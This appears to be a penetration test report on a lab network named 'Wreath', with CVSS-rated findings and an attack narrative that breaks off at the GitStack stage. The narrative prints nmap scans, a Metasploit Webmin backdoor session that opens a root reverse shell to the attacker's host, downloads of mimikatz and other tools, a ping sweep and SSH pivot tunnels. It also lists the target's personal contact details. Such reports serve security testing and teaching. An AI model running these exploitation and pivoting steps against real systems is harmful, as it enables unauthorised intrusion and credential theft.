Wreath Network

Security Assesment Report

IamF

Table of Contents

Executive Summary

Thomas Wreath contracted me to conduct a penetration test and evaluate the security posture of his home network. The tests were carried out in a manner that simulates a malicious actor with the level access of a general Internet user would have, or known as Blackbox approach.

Scope


The subject of the tests, as agreed upon the briefing session with Mr. Wreath, were a web server, a Git server, and a personal computer in the following IP address range:

- 10.200.67.0/24

And the following IP addresses are **excluded** from the scope:

- 10.200.67.250
- 10.200.67.1

As the tests were carried out, the infrastructure of Mr. Wreath's home network can be visualized as follows.




Risk classification

The following table defines levels of severity and corresponding score ranges which refer to the Common Vulnerability Scoring System (CVSS) version 3.1 that are used throughout the document to assess vulnerability.

Severity	CVSS v3.1 score	Description
Critical	9.0-10.0	Exploitation of the vulnerability likely results in a root-level compromise with no prior authentication is required.
High	7.0 – 8.9	Exploitation of the vulnerability could result in elevated privileges and potentially loss of confidentiality, integrity, and availability. However, prior access to the system might be required.
Medium	4.0 – 6.9	Exploitation of the vulnerability might require an external factors (e.g. user interaction, same network) or others conditions that are difficult to achieve.
Low	0.1 – 3.9	Vulnerability that falls into this category likely not exploitable or has low impact on an organization’s business.
Info	0.0	No vulnerability exists, no direct impact to the organization’s business.

Summary of Results

During the assesment, a total number of 10 vulnerabilities were found. The following chart shows the count of findings by severity for this report:



The most severe vulnerability categorised as critical was a backdoor in the public facing web server. Leveraging the backdoor resulted in a full system compromise of the web server. It was possible to use this server as a pivot point to target other servers in the internal network that were previously inaccessible. Due to the impact of an attacker being able to gain access to the internal network, which expands the attack surface, this finding was categorised as critical.

With the new attack surface, other vulnerabilities were discovered and exploited to infiltrate the other servers in the scope, which resulted in the network being entirely compromised.

Overall the security risk of the network was found to be high. Therefore, it is recommended that Mr. Wreath address these vulnerabilities as soon as possible.

Timeline

The following table provides a summary of the actions carried out throughout the engagement.

Date	Event
17/06/2021	Start of engagement and brief
19/06/2021	Compromised web server (10.200.67.200)
21/06/2021	Compromised git server (10.200.67.150)
23/06/2021	Initial access to wreath-pc (10.200.67.100)
27/06/2021	Compromised wreath-pc (10.200.67.100)
28/06/2021	Clean up
29/06/2021	End of engagement

Finding and Remediations

The following sections presents information related to the findings.

Table of Findings

The following table provides an overview of the vulnerabilities found in each system along with their CVSS v3.1 score and associated severity level.

No.	Finding Title	CVSS v3.1 Score	Severity
01	Webmin Unauthenticated Remote Code Execution (CVE-2019-15107)	9.3	Critical
02	GitStack 2.310 Remote Code Execution (CVE-2018-5955)	8.8	High
03	Password Reuse	8.5	High
04	Token Impersonation	8.3	High
05	Unquoted Service Path	8.1	High
06	Improper File Upload Validation	7.5	High
07	Source Code Disclosure via .git Folder	7.3	High
08	Weak Password	7.1	High
09	Django Debug Mode	5.4	Medium
10	Disclosure of Personal Information	0.0	Info

Finding Details

Webmin Unauthenticated Remote Code Execution (CVE-2019-15107)

Description	A backdoored version of Webmin is being used on the public-facing web server. An attacker could easily leverage the backdoor with public exploits to compromise the system.
Severity	Critical
System(s)	10.200.67.200
Remediation	Update the application to the latest version.
Reference(s)	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107

GitStack 2.3.10 Remote Code Execution (CVE-2018-5955)

Description	The git server is running an outdated GitStack version that is vulnerable to a remote code execution.
Severity	High
System(s)	10.200.67.150
Remediation	Update the application to the latest version.
Reference(s)	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955

Password Reuse

Description	It was found that user Thomas was reusing his password.
Severity	High
System(s)	10.200.67.150, 10.200.67.100
Remediation	Set restrictions against password reuse.
Reference(s)	https://cwe.mitre.org/data/definitions/521.html

Token Impersonation

Description	The SeImpersonatePrivilege is enabled for user Thomas. Compromise of this account could result in an elevation of privilege vector to SYSTEM.
Severity	High
System(s)	10.200.67.100
Remediation	Consider removing unnecessary privileges from users.
Reference(s)	https://cwe.mitre.org/data/definitions/1032.html

Unquoted Service Path

Description	The executable path of a service called “SystemExplorerHelpService” is not enclosed within quotes. An attacker could hijack the execution path for privilege escalation.
Severity	High
System(s)	10.200.67.100
Remediation	Enclose the executable path with quotes.
Reference(s)	https://cwe.mitre.org/data/definitions/428.html

Improper File Upload Validation

Description	The upload validation/filter of the web application hosted on the PC server could bypassed with double extensions.
Severity	High
System(s)	10.200.67.100
Remediation	Disable php execution on the upload folder and implement a new upload filter.
Reference(s)	https://cwe.mitre.org/data/definitions/434.html

Source Code Disclosure via .git Folder

Description	The .git folder of the web application hosted on the PC server was found to be publicly accessible, which allows an attacker to pull and recover the web source code.
Severity	**High**
System(s)	10.200.67.100
Remediation	Remove the .git folder or completely deny read access to the .git folder.
Reference(s)	https://cwe.mitre.org/data/definitions/548.html

Weak Password

Description	User Thomas was found to be using a common password. The password is listed in the common wordlist used for dictionary attack.
Severity	**High**
System(s)	10.200.67.150, 10.200.67.100
Remediation	Enforce strong password policy.
Reference(s)	https://cwe.mitre.org/data/definitions/521.html

Django Debug Mode

Description	Debug mode is enabled on the GitStack application, which could potentially expose several sensitive information.
Severity	**Medium**
System(s)	10.200.67.100
Remediation	Turn off or disable debug mode.
Reference(s)	https://cwe.mitre.org/data/definitions/1295.html

Disclosure of Personal Information

Description	The personal website hosted on the public-facing web server contains personal information of Thomas Wreath. An attacker could leverage this for social engineering attack
Severity	**Info**
System(s)	10.200.67.100
Remediation	Remove any information that is considered as private from the site
Reference(s)	https://cwe.mitre.org/data/definitions/200.html

Attack Narrative

This section details the series of attacks used to penetrate the network.

Initial Reconnaissance

A port scan using `nmap` to identify the available ports and services was conducted against the public-facing web server. The scan results discovered four open ports.

```
$ nmap -p- --min-rate 1000 --reason -oA nmap/s1/10-all-tcp 10.200.67.200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 05:31 EDT
Nmap scan report for 10.200.67.200
Host is up, received echo-reply ttl 63 (0.23s latency).
Not shown: 65530 filtered ports
Reason: 65399 no-responses and 131 admin-prohibiteds
PORT      STATE  SERVICE         REASON
22/tcp    open   ssh             syn-ack ttl 63
80/tcp    open   http            syn-ack ttl 63
443/tcp   open   https           syn-ack ttl 63
9090/tcp  closed zeus-admin      reset ttl 63
10000/tcp open   snet-sensor-mgmt syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 131.84 seconds
```

Another `Nmap` scan was conducted to identify the service versions, which also identified a domain name of `thomaswreath.thm`. The full output provided in Appendix A.


```
$ nmap -p22,80,443,10000 -sC -sV -oA nmap/s1/10-all-tcp-script 10.200.67.200
...[SNIP]...
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
...[SNIP]...
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
...[SNIP]...
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
```

Services Enumeration

The enumeration process began with the website, which is accessible via ports 80 and 443. After adding `thomaswreath.thm` to the /etc/hosts file, the site could be loaded.

```
$ echo '10.200.67.200 thomaswreath.thm' >> /etc/hosts
```

The website was identified as a personal website. At the bottom, it provided contact information for Mr. Wreath.



HIKING

Enjoys hiking in the Yorkshire hills during holidays and days off. Frequently goes camping when time allows.

Contact

Address
21 Highland Court,
Easingwold,
East Riding,
Yorkshire,
England,
YO61 3QL

Phone Number
01347 822945

Mobile Number
+447821548812


Email
me@thomaswreath.thm

Hi, I'm Thomas Wreath
Developer and Sysadmin


© 2015 Online CV. All rights reserved | Design By: ThemeHippo | Edited by Thomas Wreath

The contact information was presumed to be intentional for public. Therefore, the enumeration continued on port 10000.

The previous `nmap` results identified the service running on this port was a Webmin instance, which is a web-based interface for administering Linux system.


Login to Webmin
https://thomaswreath.thm:10000
Webmin
You must enter a username and password to login to the server on thomaswreath.thm
Username
Password
Remember me
Sign in

The scan also revealed that the Webmin version currently in use is 1.890. According to the Webmin official site, this version was released with a backdoor.




Webmin 1.890 Exploit - What Happened?

Webmin version 1.890 was released with a backdoor that could allow anyone with knowledge of it to execute commands as `root`. Versions 1.900 to 1.920 also contained a backdoor using similar code, but it was not exploitable in a default Webmin install. Only if the admin had enabled the feature at Webmin -> Webmin Configuration -> Authentication to allow changing of expired passwords could it be used by an attacker.


Webmin Exploitation

There are several public exploits that can be used to leverage the backdoor, one of which is available as a Metasploit module. The module was used to exploit the backdoor. This resulted in me obtaining interactive shell access as a root user.



```
msf5 exploit(linux/http/webmin_backdoor) > set RHOST 10.200.67.200
RHOST => 10.200.67.200
msf5 exploit(linux/http/webmin_backdoor) > set RPORT 10000
RPORT => 10000
msf5 exploit(linux/http/webmin_backdoor) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_backdoor) > set LHOST 10.50.63.13
LHOST => 10.50.63.13
msf5 exploit(linux/http/webmin_backdoor) > set LPORT 443
LPORT => 443
msf5 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.50.63.13:443
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.50.63.13:443 -> 10.200.67.200:60258) at 2021-06-19 07:53:09 -0400

id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
which script
/bin/script
script /dev/null -c bash
Script started, file is /dev/null
[root@prod-serv ]# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:7a:2a:e9:fc:e7 brd ff:ff:ff:ff:ff:ff
    inet 10.200.67.200/24 brd 10.200.67.255 scope global dynamic noprefixroute eth0
       valid_lft 2179sec preferred_lft 2179sec
    inet6 fe80::7a:2aff:fee9:fce7/64 scope link
```

At this point, the SSH private key of root account was obtained. Also, several tools for further attacks were transferred to this server using a bash script (included in Appendix A).




```
[root@prod-serv iamf]# chmod u+x upload_tools.sh
[root@prod-serv iamf]# ls
upload_tools.sh
[root@prod-serv iamf]# ./upload_tools.sh
[root@prod-serv iamf]# ls
mimikatz-iamf.exe  nmap-iamf  socat-iamf  socat-iamf-win  upload_tools.sh  winpeas-iamf
[root@prod-serv iamf]#
```

```
→ root@kali «tools» «10.50.63.13»
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /socat-iamf HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /socat-iamf-win HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /winpeas-iamf HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /mimikatz-iamf.exe HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /nmap-iamf HTTP/1.1" 200 -
```

Host Discovery

The compromise of the web server resulted in the ability to discover other available hosts/servers within the internal network using a ping sweep. It was conducted in the network range of `10.200.67.0/24`, and this effort received a reply from one host with IP of `10.200.67.150` (excluding `.1`, `.200` and `.250`).



```
[root@prod-serv ~]# for i in $(seq 1 254); do (ping -c 1 10.200.67.${i} | grep "byt
es from" &); done;
64 bytes from 10.200.67.1: icmp_seq=1 ttl=255 time=0.290 ms
64 bytes from 10.200.67.150: icmp_seq=1 ttl=128 time=36.9 ms
64 bytes from 10.200.67.200: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 10.200.67.250: icmp_seq=1 ttl=64 time=0.871 ms
```

To be more accurate, an additional nmap scan was conducted. Excluding the out of scope hosts, it discovered another host with IP of 10.200.67.100.

```
root@prod-serv iamf]# ./nmap-iamf -Pn 10.200.67.0/24

...[SNIP]...
All 6150 scanned ports on ip-10-200-67-100.eu-west-
1.compute.internal (10.200.67.100) are filtered
MAC Address: 02:74:D7:60:37:65 (Unknown)

Nmap scan report for ip-10-200-67-150.eu-west-
1.compute.internal (10.200.67.150)
Host is up (0.00060s latency).
Not shown: 6146 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 02:EF:A4:9D:46:A7 (Unknown)
```

The host with IP of `10.200.67.100` was not accessible from the compromised web server. This resulted in the next host/server to target being `10.200.67.150`.


GitStack Exploitation

Using the compromised web server as a pivot point, it was possible to expose and access the available services and ports on `10.200.67.150` through SSH tunnel.

```
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -L 80:10.200.67.150:80 -
Nf
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 3389:10.200.67.150:3389 -Nf
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 5985:10.200.67.150:5985 -Nf
```

The tunnels allowed me to access the specified services/ports of `10.200.67.150` from `localhost` of the attacking machine.

While trying to examine port 80, I was presented with a page containing an error message of "Page not found", and it also disclosed some valid URLs.



Page not found (404)

```
Request Method:  GET
   Request URL:  http://localhost/
```


Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:

```
1. ^registration/login/$
2. ^gitstack/
3. ^rest/
```

The current URL, , didn't match any of these.

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.

Examination of these URLS revealed that this was a GitStack instance.

